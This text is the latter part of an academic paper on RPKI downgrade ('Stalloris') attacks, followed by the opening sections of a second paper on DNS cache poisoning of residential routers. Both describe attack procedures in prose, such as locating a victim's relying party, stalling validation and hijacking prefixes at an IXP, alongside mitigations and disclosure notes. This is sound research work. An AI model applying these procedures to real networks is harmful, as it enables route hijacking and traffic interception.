We calculate the number of networks vulnerable to removal of RPKI protection in terms of network size. We consider all network blocks vulnerable which are hosted on repositories with rate-limiting (DNS or TCP) enabled, see Tables 2 and 4. We extract a mapping of publication point domains to the ROAs hosted on these publication points from a running Routinator instance to see which networks are affected by removal of RPKI protection in the case this publication point is targeted by an attacker. We also calculate the number of networks which have RPKI protection by summing up the network sizes of all ROAs in all repositories. Our calculation does not consider other methods of Denial-of-service, such as rate-limiting in resolvers used by relying parties (See Section 4.1), as these methods depend on the relying party only and cannot be reliably measured in the internet without causing collateral damage.

Our results are shown in Table 8. In conclusion we find that 34.2% (IPv6: 40.0%) of the assigned address space has published ROAs, out of which 59.6% (IPv6: 37.9%) are potentially vulnerable to removal of RPKI protection due to our attack. Furthermore, in 3.1% (IPv6: 3.2%) of the address space, these attacks are highly practical due to to low rate limits at or below 60 requests/sec. These cases are made up almost entirely from the customers of a single provider, which is the only major operator of a publication point which such a low rate limit[11].

		total addresses	% of assigned address space	% of ROA-protected
has ROA	v4	64 * /8	34.2 %	100.0 %
	v6	322 * /24	40.0 %	100.0 %
vulnerable (all)	v4	39 * /8	20.4 %	59.6 %
	v6	122 * /24	15.2 %	37.9 %
vulnerable (low ratelimit)	v4	2 * /8	1.1 %	3.1 %
	v6	10 * /24	1.3 %	3.2 %

Table 8: Networks vulnerable to removal of RPKI protection.

6 Find the Victim

In order to attack a target AS the adversary needs to identify the relying parties that the victim AS uses for validating the ROAs. We develop a methodology for associating between an AS and a relying party that it uses in RPKI, with the conflicting ROAs that ROV measurements use [15, 20, 35, 36]. Our approach works by selectively presenting different sets of conflicting ROAs to the relying parties while monitoring the reachability of the corresponding network blocks. We identify dependency by observing the routing decisions that the routers make based on validated ROAs computed by the relying party.

We assume that the target network is identified by an ASN AS^T and that it enforces ROV. Furthermore, the AS^T announces N^T IP prefixes $P_i^T, i \in \{1,2,\ldots,N^T\}$ that we identify using the BGP table dump[12].

Setup. Carrying out the procedure for associating a relying party with IP address a^{RP} to the target network AS^T requires the following: A controlled network AS^A (simulated attacker), a BGP router in AS^A that can announce IP prefixes P_1^A and P_2^A to the Internet, the RPKI CA and the publication point that we control fully and a valid RPKI delegation for these IP prefixes towards our RPKI CA and PP.

Procedure. We execute the following steps to test if network AS^T depends on the relying party with IP address a^{RP}:

(1) Select a target IP addresses a^T from one of the IP prefixes $\{P_1^T, P_2^T, \ldots, P_N^T\}$ announced by the AS^T. The selection of the a^T requires that this IP address respond to ICMP echo requests or there is at least one publicly available TCP or UDP service on the selected IP address and it can be easily probed for reachability. We assume that at least one such IP address exists in the target network and furthermore we assume that the routing policy is uniform for all prefixes $\{P_1^T, P_2^T, \ldots, P_{N^T}^T\}$.

[11] The other 2 repositories both hosted ROAs only for a small number of relatively small network blocks.

[12] https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data

(2) Announce IP prefixes P_1^A and P_2^A from AS^A.

(3) Create two sets of ROAs for the prefixes P_1^A and P_2^A: The first set is $\Sigma = \{\rho_1, \rho_2\}$ where $\rho_1 = (P_1^A, AS^A, max_len = pfxlen(P_1^A))$ and $\rho_2 = (P_2^A, AS^A, max_len = pfxlen(P_2^A))$, $pfxlen(P)$ denotes the true IP prefix length of the prefix P. Both ROAs ρ_1 and ρ_2 are in agreement with the BGP announcements for P_1^A and P_2^A from the previous step. Furthermore we define the second ROA pair $\overline{\Sigma} = \{\overline{\rho_1}, \rho_2\}$ where $\overline{\rho_1} = (P_1^A, X, max_len = pfxlen(P_1^A))$ and $X \neq AS^A$. The ROA ρ_1 contradicts the P_1^A BGP announcement, hence the validation outcome with ROA pair $\overline{\Sigma}$ is inverse from Σ for prefix P_1^A, but the second prefix P_2^A is not blocked by ROV in both cases for positive reachability verification.

(4) Set up a RPKI CA along with a modified publication point that can sign both sets Σ and $\overline{\Sigma}$ and selectively respond to RPs with the specific ROA set based on *RRDP* and *rsync* query source IP address. We set up a delegation for prefixes $P^A{}_1$ and $P^A{}_2$ to this CA and PP.

(5) We configure our PP from the previous step to respond with ROA set Σ to all RPs except one with IP address a^{RP}. Only for this RP our PP responds with ROA set $\overline{\Sigma}$. Hence the RP with IP address a^{RP} is the only RP that receives the inverse ROA for P_1^A.

(6) We define (bi-directional) reachability test using ICMP echo or the service selected for the specific destination IP address in step (1):

$$R(s,d) = \begin{cases} 1 & \text{if the IP address } d \text{ responds to a request} \\ & \text{from IP address } s \\ 0 & \text{otherwise} \end{cases}$$

The selected IP address a^T in the target network is probed from two distinct source IP addresses $a_1^A \in P_1^A$ and $a_2^A \in P_2^A$. The possible outcomes are:

- $R(a_1^A, a^T) = 0 \wedge R(a_2^A, a^T) = 1$ and all intermediary networks on path between AS^A and AS^T do not enforce ROV or their RPs have already been identified and differs from a^{RP}: It indicates that AS^T enforced ROA set $\overline{\Sigma}$. This set is distributed only to RP with IP address a^{RP}, hence the network AS^T uses VRPs from this RP to implement ROV.
- $R(a_1^A, a^T) = 1 \wedge R(a_2^A, a^T) = 1$: ROA set $\overline{\Sigma}$ is not enforced in AS^T, hence the network AS^T does not use VRPs from RP with IP address a^{RP} to implement ROV.
- Any other result is considered invalid and therefore the relationship between the AS^T and RP with IP address a^{RP} can not be determined.

Since we fully control the publication point, we collect all the IP addresses of active relying parties and repeat the steps (5) and (6) for each active RP IP address as the a^{RP}. By this method we can find a RP for a specific network.

Time complexity. Our measurements in lab using a modern Routinator v0.9.0 RP with a router as the RTR client (Cisco ASR 9000 running Cisco IOS XR Release 7.4) show that the changes propagate to the routers within few seconds after the refresh. However, we expect that longer waiting times between the RP setup and reachability tests are needed to counter the batch-processing nature of the ROA validation and validated ROA payloads update workflow over RTR, limiting the real speed to up to two rounds per hour.

7 Use Case: Internet Exchange Point (IXP)

The IXPs provide a high-capacity L2 interconnect between the members - ISPs and networks of various sizes. Typically networks in IXPs use route servers to avoid operational, administrative and management challenges associated with setting up and maintaining the BGP sessions among themselves. In our example we use Frankfurt DE-CIX IXP, one of the largest IXPs in the world, as a test case. In DE-CIX this constitutes about 85% of the networks[13], which were 1301 configured peers on Oct 5, 2021.

Adversary model. The attacker needs to be a member of the IXP, which means that it has direct BGP connection to the route servers and therefore it can effectively execute the algorithm for associating the target network with the relying party in an automated manner. In addition, the network of the adversary needs to run the delegated RPKI infrastructure - every network has the freedom to decide whether it operates a delegated RPKI infrastructure or a hosted RPKI at the RIR (Regional Internet Registry). Moreover, the attacker needs to have access to the internal and public network management and debugging tools provided by the IXP - Looking Glass service, list of members with their peer IP addresses and port state and statistics. All of these are provided to the members at the IXP.

Reliance on the route server. The route servers in modern IXPs implement strict filtering rules[14], that include ROV. The members of the IXP prefer the routes from the IXP (either from route servers or from direct BGP sessions) due to the higher spare capacity, lower cost and direct path, in comparison with the upstream connectivity. This preference for IXP routes is implemented by LOCAL_PREF attribute. Preferring the IXP routes introduces a higher risk for BGP hijacking, because LOCAL_PREF has one of the higher priorities in the BGP best path selection algorithm [Section 9.1 in RFC4271]. Namely, once RPKI validation is removed the members at the attacked IXP will be redirected to the attacker's prefix. Our measurements of the peers at the DE-CIX IXP show that they do not perform checks themselves but only rely on the ROV performed by the route server at the IXP.

The adversary can easily obtain access to the core Internet infrastructure, allowing it to inject BGP routes that will be preferred the other paths (even those with higher LOCAL_PREF). We explain this in Appendix, Section A.

The aim of our attack is to inject and achieve a dissemination of an unauthorised route in BGP by the route server. The route we want to inject would not pass ROV validation since it violates the ROA of the victim AS (it maps the adversary's ASN to the prefix of the victim). Therefore, we first force the

[13] https://lg.de-cix.net/routeservers/rs1_fra_ipv4

[14] https://www.de-cix.net/en/locations/frankfurt/route-server-guide

relying party at DE-CIX to not perform RPKI validation for the public RPKI repository that the victim AS uses. In this attack we use our own AS as a victim with a public repository that we control.

Injecting hijacking BGP announcements into IXP. The steps of the attack are as follows: (1) we locate the relying parties used by the route servers in the IXP. (2) Identify the public RPKI repositories that published the ROAs relevant for the IP prefix that we want to hijack. (3) Launch the downgrade attack to degrade the RRDP or rsync service between the PP and RP(s). (4) Wait for the manifests to run out of the validity period so the RP(s) drop all the "suspicious" ROAs according to [section 6.4 in RFC6486]. Finally (5) Announce the unauthorised prefix to hijack the traffic of the victim AS.

Ethical considerations. Since Stalloris attack can stall an IXP our evaluations were coordinated against our own relying party. In our evaluations the publication point was targeting only the relying party of our test AS, which was connected to that IXP. The publication point provided a specially crafted certificate with multiple downstream delegations to the relying party of our AS and normal certificates without multiple delegations to all other relying parties. Hence only our "victim" relying party was affected, but not the others.

8 Countermeasures and Mitigations

We provide recommendations for resolving the core issues as well as the technical issues that allow our specific RPKI downgrade attacks.

Validation limit on delegation chains. The Stalloris attack can be mitigated by restricting the maximum depth and length of the delegation by enforcing a global limit on the delegation chain. Our evaluations show that 32 would be sufficient for all legitimate delegations. In addition, Asynchronous I/O (e.g., with `asyncio` library) can be used to run the refresh in parallel. Limiting the delegations would prevent our Stalloris optimisation to the downgrade attack, but since the low-rate downgrade attack is not implementation dependent, this would not prevent the low-rate downgrade attack. We experimentally showed that in many cases even the non-optimised version of the low rate attack is practical.

"Unknown" RPKI validation status. The core problem which exposes to downgrade attacks is that the adversaries can cause RPKI validation to result in status "unknown". A way to fix this would be to return status "invalid" in situations where ROAs cannot be located. The downside of this solution is that benign network failures or misconfigurations would prevent connectivity to the affected network prefixes. Furthermore, because the repositories host many different ROAs, relying parties could only block the complete address space delegated to the affected publication point. In case of a RIR repository, this would affect the complete Internet since all the RIRs can generate ROAs for all network blocks. In addition, adversaries could also exploit the strict validation to cause DoS attacks by preventing access to the repositories thereby leading to invalidation of legitimate network prefixes. It is important to evaluate and analyse the tradeoff between the permissive and the strict approaches and to identify what is more suitable for Internet routing. In addition, every network should be able to decide and configure this for their network themselves.

Distribution and redundancy. A significant weak link is the single URL that is currently used to find the publication point. Our proposal is to create multiple NS (nameserver) records[15] and to distribute the URLs of the publication points. This would solve not only downgrade attacks but also the benign failures. If one instance fails, you can try the others. Multiple locations for retrieving the RPKI information would introduce redundancy to avoid failures. In addition, it is important to host the publication points on robust platforms that guarantee high degree of connectivity.

Rate limiting. The property which we used in this work for developing the packet loss technique exploits rate limiting in DNS or in publication points. Rate limiting threshold can be increased or rate limiting can be applied over all source IP addresses. This would make the attack via rate limiting more difficult to launch. We caution however, that other techniques can be used for launching our downgrade attacks, such as packet loss with spoofed fragmented IP packets [15, 23] or packet loss with an adversary that controls an intermediate router and introduces selective losses into the traffic that traverses it. Blocking different methods for causing packet loss does not resolve the main problem which is inherent in the behaviour of relying party implementations.

Randomisation of refresh interval. We recommend that the refresh interval of the relying party implementations is randomised. This would make our attacks difficult to launch for MitM adversaries and almost impractical for off-path adversaries, since the point in time when the attack needs to be launched would be impossible to predict. Hence, to launch our downgrade attack the adversary would need to constantly prevent access to the repository, e.g., by continually flooding the communication. This however, exposes the attack.

Eliminating manifests. Eliminating manifests and using the actual validity of the ROAs could make it more difficult to launch the attack since the adversary would need to wait longer for RPKI objects to expire. The downside of this is that eliminating the manifests would increase the revocation lists and any changes in ROAs would create a lot of updates. This would be especially significant for large providers, such as RIRs, which host thousands of networks, and would result in huge revocation lists. Manifests were introduced to avoid long revocation lists - the relying party has to update only the manifests but not the complete set of ROA objects.

9 Related Work

Deployment of RPKI. Gradually the deployment of RPKI is increasing as more and more ASes create ROAs and start

[15] Currently the publication point domains use approx. 3 nameservers, which is too few.

enforcing ROV to filter bogus BGP announcements. Measurements of ROA objects and of ROV filtering show a stable increase over the last decade, [13, 15, 18, 21], with occasional failures in retrieving the ROAs [25]. A recent proposal [19] automated the manual certification of IP prefixes, essentially resolving the last obstacle towards large scale adoption of RPKI.

Initial deployments of RPKI were characterised by a large fraction of erroneous ROAs [15] that not only did not guarantee security but worse, ROV filtering of such ROAs cause networks to lose legitimate traffic. Gradually the misconfigurations are being resolved, and since 2018 an increasing number of networks are enforcing ROV [13].

The increased adoption of RPKI motivates closer inspection of the security of RPKI deployments. In this work to create our dataset of ASes we collect the networks that deployed RPKI. But in our work this is not the end, but only the first step. We then evaluate vulnerabilities of the RPKI deployments to downgrade attacks.

Vulnerabilities in RPKI. Limitations of RPKI as well as possible misconfigurations were considered in previous work. Research of NTP (Network Time Protocol) ecosystem [27] suggested, without validating in practice, that shifting time may affect different systems, including RPKI, by causing the relying party to accept stale manifest as valid. In this case RPKI validation is performed over a stale manifest. Another concern with RPKI is the deliberate or accidental exposure to IP prefix takedowns which causes prefix of the affected AS to become unreachable [14]. A malicious registrar can issue a certificate to invalidate a victim prefix, hence causing other ASes to filter its traffic. Finally, recently [32] showed that partial ROV deployment has only limited security benefits and proposed an extension to ROV providing benefit against sub-prefix hijacks also for early adopters. In our work we find vulnerabilities in RPKI implementations and demonstrate attacks against RPKI deployments in the Internet. Our attacks apply even if RPKI is widely supported by all the ASes. Our adversary is weak, it can only send packets from a spoofed IP address but does not control a registrar.

Our attacks combine rate limiting at the servers with low rate bursts of packets to cause loss of requests sent by the relying parties. Low rate bursts were initially demonstrated to cause practical reset of TCP connections [26]. We then show how to optimise our low rate attacks with Stalloris attack. In a Stalloris attack we set up a malicious publication point or a CA, that exploits certain properties in relying parties, causing them to stall.

The name of our attack draws from Slowloris [12], which is a DoS attack against HTTP servers in which a malicious client connects to the victim server by sending partial HTTP requests at a exceptionally slow rate (only sending a few bytes) in an attempt to exhaust the amount of HTTP connections a server can hold open at once. In a Stalloris attack, the clients (relying parties) are the victims and the publication points are malicious. The main aspect of our attack is to slow down the relying parties by creating complex delegations which cause the relying parties to stall. This attack can also be enhanced by sending slow HTTP or rsync responses. In addition, in contrast to Slowloris, our goal is not to deny service to clients, but to slow down the relying parties so that they do not finish their task.

10 Conclusions

The key prerequisite for delivering Internet services is connectivity and RPKI is no exception to this. When RPKI cannot retrieve an ROA to validate a route in BGP, a relying party can lose connectivity to the IP addresses in the missing ROA. The design choice that the inventors of RPKI made was to give up the RPKI security for connectivity, introducing the "unknown" status for RPKI validation, which allows to accept routes without requiring a valid ROA. Our work however shows that it is important to find the correct balance between connectivity and security: RPKI is vulnerable to downgrade attacks.

We develop a Stalloris RPKI downgrade attack, that inflicts packet loss in a specific time interval synchronised with the refresh interval of the relying parties in combination with an attack that stalls the relying party. This causes the relying party to give up the RPKI validation when performing routing decisions in BGP. We devise an approach for inferring the refresh interval, which makes the downgrade attacks practical not only for MitM, but also for off-path adversaries. We demonstrate RPKI downgrade attacks with off-path adversaries by exploiting the rate limiting mechanism in servers in the RPKI infrastructure. We show experimentally that 60% of the RPKI protected networks are vulnerable to our downgrade attacks with rate-limiting packet blocking. We further find that 47 (77%) of the vulnerable publication points are also vulnerable to sub-prefix hijack attacks. We caution that the extent of the vulnerabilities is potentially larger since other methods can be exploited for causing packet loss remotely. Full adoption of RPKI does not prevent our attacks.

We recommend countermeasures to mitigate the threat. Nevertheless our work shows that finding a balance between connectivity and security is a challenging problem.

A Obtaining Access to Infrastructure

IXP are open and anonymous places due to scale (European neutral IXPs have hundreds or even over a thousand members) and there is a fierce competition drive prices for entry-level ports to low or even symbolic prices, like 1 EUR for 1 Gbps port (https://www.nix.cz/en/services). There are resellers that offer VMs with the direct connectivity to several IXPs (https://ifog.ch/en/ip/ixp-access), thus the attacker can obtain access to the core Internet infrastructure that allows him to inject BGP routes over the generally-preferred path (with higher LOCAL_PREF) for prices as low as 25 EUR/month (plus a price for allocation/renting/stealing ASN). We consider this environment to be a new attack surface on BGP. The route-server side checks and ROV are therefore needed and the IXP members depend on it to high extent (most of the detected ROV adopters (see https://rov.rpki.net/) do not implement it internally, they are protected by a ROV-enforcing route server in an IXP.

B Retries in Other Components: Resolver and OS-level

Additionally to any application-level retries, we analyse the number of network packets emitted by a relying party or the resolver it is using.

Retries in DNS resolvers. We analyse the retransmission behaviour in the two most commonly used recursive DNS resolvers: Bind9 and Unbound. In bind Bind9, the number of retries sent upon not receiving an answer to a DNS query is controlled by the overall client query timeout and the individual timeouts after which a packet loss is assumed [1]. By default, the overall timeout is 10 seconds and the time between queries starts at 800ms and is doubled after the forth unanswered query. This results in 6 queries during the 10 second period.

In unbound, the behaviour is more sophisticated [7]: while Unbound starts by sending up to 16 queries to a nameserver in our tests, upon not receiving answers from a nameserver it marks the nameserver as being unresponsive. This process has two levels and on its highest level, where a nameserver is marked as "blocked", Unbound will only allow 1 query every 15 minutes to that individual nameserver and will answer all other client queries with SERVFAIL immediately until an answer from this nameserver is received again or the information that the nameserver was blocked is cleared from the cache after 15 minutes.

Retries in TCP. We also analyse the retransmission behaviour for TCP connection in the case the attacker is performing the rate-limiting attack directly against the publication point. In linux the amount of TCP SYN packets is controlled by the `tcp_synack_retries` parameter [5], which is set to 5 by default, which results in 6 packets in total. In windows, this number is controlled by a `TcpMaxConnectRetransmissions` registry setting [3], which is set to 2, meaning a number of 3 packets. Since most relying party software is build for linux systems, we only take this number into account in our calculations.

C RPKI Overview

BGP prefix hijacks. In a BGP prefix hijack an adversary creates a bogus BGP announcement that maps the prefix of the victim AS to its own ASN (AS number). As a result the adversary can intercept traffic from all the ASes that have less hops (shorter AS-PATH) to the attacker than to the victim AS. The same-prefix hijack affects the traffic of the ASes that prefer the attacker's announcement. The effectiveness of the same-prefix hijack attacks depends on the local preferences of the ASes and the location of the attacker's AS. The adversary can also advertise a sub-prefix of the victim AS's prefix. The routers prefer more specific IP prefixes over less specific ones, hence the longest-matching prefix (e.g., /24) gets chosen over the less-specific prefix e.g., /20). Once a victim AS accepts the hijacking announcement it sends all the traffic for that sub-prefix to the adversary.

RPKI. RPKI associates public keys with IP prefixes [RFC6480]. After certifying their IP prefixes, owners can use their private keys to sign Resource Certificates (RCs) and Route Origin Authorizations (ROAs), which authorise AS numbers to advertise these prefixes in BGP. RCs and ROAs are published on publication points (aka RPKI repositories), which the relying parties periodically query to retrieve the RPKI objects. The BGP routers then use the RTR protocol [RFC8210] to fetch the validation results from the relying parties parties and apply ROV filtering for routing decisions in BGP.

RPKI supports a delegated and a hosted model. In the delegated RPKI model, AS runs a CA as a child of RIR (or NIR or LIR), generates its own certificate, gets it signed by the parent CA. This model allows the AS to operate independent of the parent RIR. For large operators of a global network, this model is suitable so that they do not need to maintain ROAs through the different web interfaces of the RIRs. This model allows the owner to run his own CA, control the publication point and maintain the ROAs. In the hosted-RPKI model, RIRs host the CA, that is, the same entity that allocates IP resources also runs the CA to validate the ROAs.

To find the publication servers the relying parties use the DNS resolvers to lookup the hostnames of the repositories. The relying party software starts at the top of the cryptographically-signed chain that begins with the Trust Anchor Locator (TAL). TAL contains the URLs of RRDP and/or rsync servers and the fingerprint for download and validation of the top level CA certificate.

Each of the five RIRs operate one top level RPKI CA for the resources managed by that RIR, hence all the relying parties need the current TAL for the RPKI CA of each RIR - it has to be supplied by the operator or packaged with the relying party software. Starting from TAL, the relying party recursively contacts the publication points that form subtree of the root CA. An RPKI certificate can delegate the resources to a child publication server. The relying party traverses the trees, downloads the RPKI certificates, validates them along with other supplementary objects, manifests, CLRs and ROAs. ROA is the leaf in the RPKI tree that holds the cryptographically signed triplets that constitute the final output that the relying party provides to the border routers.

XDRI Attacks - and - How to Enhance Resilience of Residential Routers

Abstract

We explore the security of residential routers and find a range of critical vulnerabilities. Our evaluations show that 10 out of 36 popular routers are vulnerable to injections of fake records via misinterpretation of special characters. We also find that in 15 of the 36 routers the mechanisms, that are meant to prevent cache poisoning attacks, can be circumvented.

In our Internet-wide study with an advertisement network, we identified and analyzed 976 residential routers used by web clients, out of which more than 95% were found vulnerable to our attacks. Overall, vulnerable routers are prevalent and are distributed among 177 countries and 4830 networks.

To understand the core factors causing the vulnerabilities we perform black- and white-box analyses of the routers. We find that many problems can be attributed to incorrect assumptions on the protocols' behaviour and the Internet, misunderstanding of the standard recommendations, bugs, and simplified DNS software implementations.

We provide recommendations to mitigate our attacks. We also set up a tool to enable everyone to evaluate the security of their routers at `https://xdi-attack.net/`.

1 Introduction

Residential routers are a critical component in the Internet, connecting multiple client devices on a LAN to the network of Internet Service Provider (ISP). One of the functionalities, that residential routers provide, is forwarding Domain Name System (DNS) packets between client devices and the upstream DNS resolver, e.g., that of ISP or of a public DNS provider; we illustrate the setup in Figure 1. Many of the routers also provide a shared cache across the client devices on the network, aiming to improve performance. Because of their advantages, DNS forwarders in routers are widely deployed in the Internet. Studies measured that over 95% of open DNS resolvers are forwarders [1], and that a large fraction of them run on residential network devices [2, 3]. Due to their central role they receive a lot of attention from the researchers and there are multiple attempts to make home routers secure and develop implementation guidelines to prevent DNS cache poisoning attacks [4]. A DNS cache poisoning attack against a router affects all the client devices that use it, redirecting them to incorrect, potentially malicious hosts. Although such attacks are challenging to launch in practice, bugs in router implementations often allowed successful poisoning [5]. We describe them in Related Work, Section 2. We also provide background on DNS forwarders in routers in Section C in Appendix.



Figure 1: DNS forwarding in routers.

Cache poisoning residential routers with XDRI attacks. In this work we develop practical off-path DNS cache poisoning attacks against residential routers. Our attacks use special characters to encode injections into DNS records. When those records are interpreted by a router, a misinterpretation occurs, and the router caches a poisoned DNS record. Although it was suggested that special characters could be exploited to launch Cross Site Scripting (XSS) attacks against web applications [6–9], no vulnerable DNS implementations were found, hence such encodings were not considered a practical cache poisoning threat. We show for the first time how to weaponize special characters for practical DNS cache poisoning attacks against routers. The adversary only needs to control a domain name, and to create records that contain encoded injections. When the victim router receives and caches the decoded records they result in rogue mappings that redirect the client devices on that network to an adversarial server. We call our attacks Cross-DNS Router Injections (XDRI).

Attack surface of XDRI in the Internet. We purchased 36 popular and widely deployed routers and evaluated the XDRI attacks against them. Out of 28 popular routers that implement a cache, we find 10 routers to be vulnerable to cache injections via XDRI attacks. We also evaluate the XDRI attacks against

routers with open and non-open DNS forwarders, finding 8% (100K) of the devices with open forwarders to be vulnerable and out of 973 devices with non-open forwarders, 929 to be vulnerable.

Defenses can be circumvented. In addition to injections into caches, we test defenses against cache poisoning attacks in routers: DNSSEC [RFC4035], as well as source port and Transaction Identifier (TXID) randomization [RFC5452]. We show experimentally that although the bugs in secure selection of port and TXID were patched [5], the current implementations are still vulnerable. We develop simple techniques allowing to circumvent the entropy in DNS queries, which exposes to cache poisoning attacks. We also find that an unclear standard recommendations in [RFC4035] can be exploited to disable DNSSEC validation on upstream resolvers by setting the CD bit to 1.

Root factors for vulnerabilities. DNS forwarders in residential routers are implemented by third party software developers. The routers' developers integrate these implementations into the routers. Therefore, in order to understand the actual problems and the vulnerabilities, it is important to look inside the routers and analyze the routers' components in isolation to find the root factors causing the vulnerabilities. Previous work has not analyzed DNS inside the routers, but tested DNS implementations independently. In this work we perform a systematic analysis of the DNS forwarders' implementations in routers, including a black box evaluation of DNS cache poisoning attacks via injections as well as evaluation of our techniques for circumventing defenses against cache poisoning. We then perform white-box analysis of the firmware of the vulnerable routers and analyze the DNS forwarders implementations that we find on github. We provide recommendations for mitigating our attacks, however history shows that routers will likely always have bugs in DNS implementations and other attacks will be found in the future. We propose to replace the patching process with a more systematic alternative.

Unconventional proposal. In this work we take a strategic approach at tackling the DNS vulnerabilities in routers: we propose to remove the DNS functionality from the routers entirely. We explain the primary challenges in our proposal, such as how to find the upstream recursive resolver of the ISP after failures or when clients connect to the network. We argue that the cost of our proposal, i.e., the potential increase in latency and traffic due to loss of caching on the routers, is negligible. We explain the benefits, that eliminating DNS in routers promises, including enhanced resilience and security of ISP and clients networks by reducing the threats through attacks against DNS in routers. In addition, removing DNS will simplify the routers while not requiring any changes to the clients. We show how simple configurations in the ISP DNS infrastructure would enable this.

DNS vulnerabilities in routers are not trivial to patch. One of the significant problems with vulnerable DNS components in routers is that there is no easy way to patch them. Even when the vendors distribute a patch, this is a patch for the router but not for third party DNS software. On the other hand, when the DNS vendor updates the software, it is not clear how a client can get that update into the router.

Ethics and disclosure. We contacted the developers of the vulnerable router vendors. Our research already resulted in 10 registered CVEs and patches. We did ethical evaluations of the attacks reported in this work against routers in the Internet using domains that we control. This allowed us to validate the presence of the vulnerabilities without exploiting them against real victims and without causing damage to the networks nor services in the Internet.

Contributions. We evaluate the security of a critical component in the Internet: routers with built-in DNS forwarders.

▷ *XDRI Attacks:* We develop XDRI attacks, in which we encode special characters to inject fake records into the caches of the DNS components in routers. Adversaries can use XDRI attacks to inject rogue mappings for arbitrary target domains. As a result, all the client devices are redirected to the adversarial server for services in poisoned domains. We find that 10 out of 28 routers with caches are vulnerable to our attack (the remaining 8 out of the 36 tested routers do not implement a cache).

▷ *Techniques to circumvent best practices:* We develop new techniques for exposing the UDP ports and DNS TXID, circumventing the recent patches in routers.

▷ *Black-box and white-box analyses:* To understand the root factors causing the vulnerabilities we perform a black-box and a white-box analyses of the routers in our dataset. Using the results we derive the first insights into the programming bugs and architectural decisions that lead to the vulnerabilities, and isolate the responsible components in routers.

▷ *Attack surface:* We develop techniques for evaluation of our attacks against routers with open DNS resolvers as well as routers we measured via an ad network. We find that the attack surface is large: 100K devices with open resolvers and 1K routers via ad networks were found vulnerable to all our attacks. Our results provide just a lower bound, and the actual number of vulnerable routers is much higher. Overall, we find vulnerable routers in 4830 autonomous systems (ASes) and in 177 countries, which shows that the vulnerabilities are prevalent, and are not specific to some region or ISP.

▷ *Artifacts of our research:* We set up a tool to enable anyone to test their routers for vulnerabilities: `https://xdi-attack.net/`.

▷ *Remove DNS from routers:* We analyze the role of the DNS component in routers and show that it is a historical artifact which is no longer essential in networks. We show that removing the DNS component from routers would improve the resilience of home networks and overall of Internet security, without incurring high latency and large traffic volumes.

Organization. We put our work in context of related research in Section 2. Our attacks are presented in Section 3.

In Section 4 we build a dataset of popular routers, evaluate our attacks against those routers and in Sections 5 and 6 explore the root factors for vulnerabilities via black-box and white-box analysis. In Section 7 we present the results of our ad network study of vulnerabilities in residential routers. We recommend countermeasures to prevent our attacks, however, patching provides only a temporary solution and new attacks may be discovered in the future. Therefore in Section 8 we recommend to remove DNS from routers. We conclude in Section 9.

2 Related Work

Vulnerabilities in forwarders. In 2014 [10] measured open resolvers and found that some of them are home routers that accept unsolicited responses without supporting best practices for DNS [RFC5452], such as validating the IP addresses, UDP ports and TXIDs in DNS responses. Accepting records from any response that they receive without validating exposes to DNS cache poisoning attacks. This is in fact a similar vulnerability to ARP poisoning via unsolicited replies [11]. Forwarders are susceptible to fragmentation [12, 13] and side channel attacks [4,14]. These attacks are not specific to routers but exploit properties in transport and IP layers, which exist only in a small fraction of servers. Recent research showed experimentally that [12, 13] apply to 4% of the top-1M Alexa domains and have a cache poisoning success rate of 4%. The applicability of [4,14] is 11% but these have a much lower success rates of 0.2%. The reason for such low success rates and applicability are the properties required from the resolvers and the nameservers: [12,13] must construct the spoofed fragment according to the offset and records in the second fragment in the genuine response from the nameserver, and the successful reassembly also depends on the IP ID algorithm of the nameserver, majority of which are random. The success of [4, 14] depends on the exact window size and behavior of the DNS implementation in the router, such as the global ICMP rate limit, as well as other traffic. Since these attacks need to be tailored to each specific target, they cannot be automated. In addition, all these techniques require large traffic volumes during the attack: [4, 14] require about 1M packets for scanning the ports on the target and then for hitting the correct TXID and [12, 13] require about 70K packets.

In contrast, to all the previous attack techniques against routers our XDRI attack requires sending just the encoded fake records returned by the adversarial nameserver. Our attack is also extremely effective, if it applies to the target router (i.e., the router misinterprets the special characters), then the attack is deterministic. Furthermore, our attack can be easily automated, since it does not need to be tailored to a specific operating system and DNS software implementations at the IP, transport and application layers. In order to be launched our attacks do not require any a-priori information about the routers - they either apply or not. When the attacks apply, they can be executed automatically. This allows us to test the attack for our domain against a large population of 3M routers with open forwarders and 68455 clients using an ad network. Finally, the XDRI attack requires a weaker adversary than the previous attacks. In an XDRI attack a victim client on the router network needs to visit the domain of the adversary, e.g., this can be done by placing an advertisement on an ad network pointing to objects hosted at the domain of the adversary. In contrast, the previous works require that the adversary controls a LAN machine on the victim network.

Measurements of forwarders. A recent study [3] found that 80% of open resolvers are transparent forwarders. These are different than the home routers that we study, since transparent forwarders do not keep cache and do not change the original IP addresses in the DNS packets they relay to the upstream resolvers. [2] found that routers among other devices are exploited for amplification reflection DDoS attacks. [15] measured prevalence of forwarders in large networks. [16] found that some Customer Premises Equipment (CPE) intercept and redirect DNS queries to alternate resolvers.

DNS cache poisoning chronicles. Kaminsky demonstrated the first practical DNS cache poisoning attack [17]. Since then DNS resolvers have been patched to support best practices [RFC5452] [18], including bailiwick checks [19], source port and DNS TXID randomization, and validation of their values in responses. This makes DNS resilient to off-path cache poisoning attacks. Nevertheless, different techniques for launching cache poisoning attacks were developed, including side channels to reduce the entropy in requests as well as other methodologies like injection of spoofed IP fragments into IP defragmentation caches, to bypass the randomization parameters [4, 12–14, 20–24]. Anecdotal proposals to tunnel injections over DNS to attack web applications [6–8] were not considered a threat to DNS, and in a recent study [9] considered it a theoretical threat since no DNS implementation they evaluated was found vulnerable. In this work we extend these ideas to develop injection attacks that can be exploited for DNS cache poisoning, and demonstrate practical attacks against DNS caches of popular routers.

Putting our work in context. Our novelty is in extending the DNS cache poisoning attacks to make them applicable to DNS components in routers. We develop concrete attack scenarios exploiting TXID, ports, DNSSEC and injections. The previous methods for guessing ports or TXID [17] as well as the methods for CNAME encoding proposed in [9] all do not apply against the DNS in routers setting. In addition to these techniques, we also needed to cope with caches: in practical setup residential routers are configured to use caches of upstream resolvers. Therefore, we develop techniques to bypass the caches of upstream resolvers, to ensure that our attack packet traverses the target routers. Finally, a mere presence of a vulnerability does not imply that it can be weaponized or exploited, hence demonstrating attacks is important to evaluate the impact and significance of a problem. In addition to carrying out a systematic study of the attacks against a



Figure 2: Adversary models.

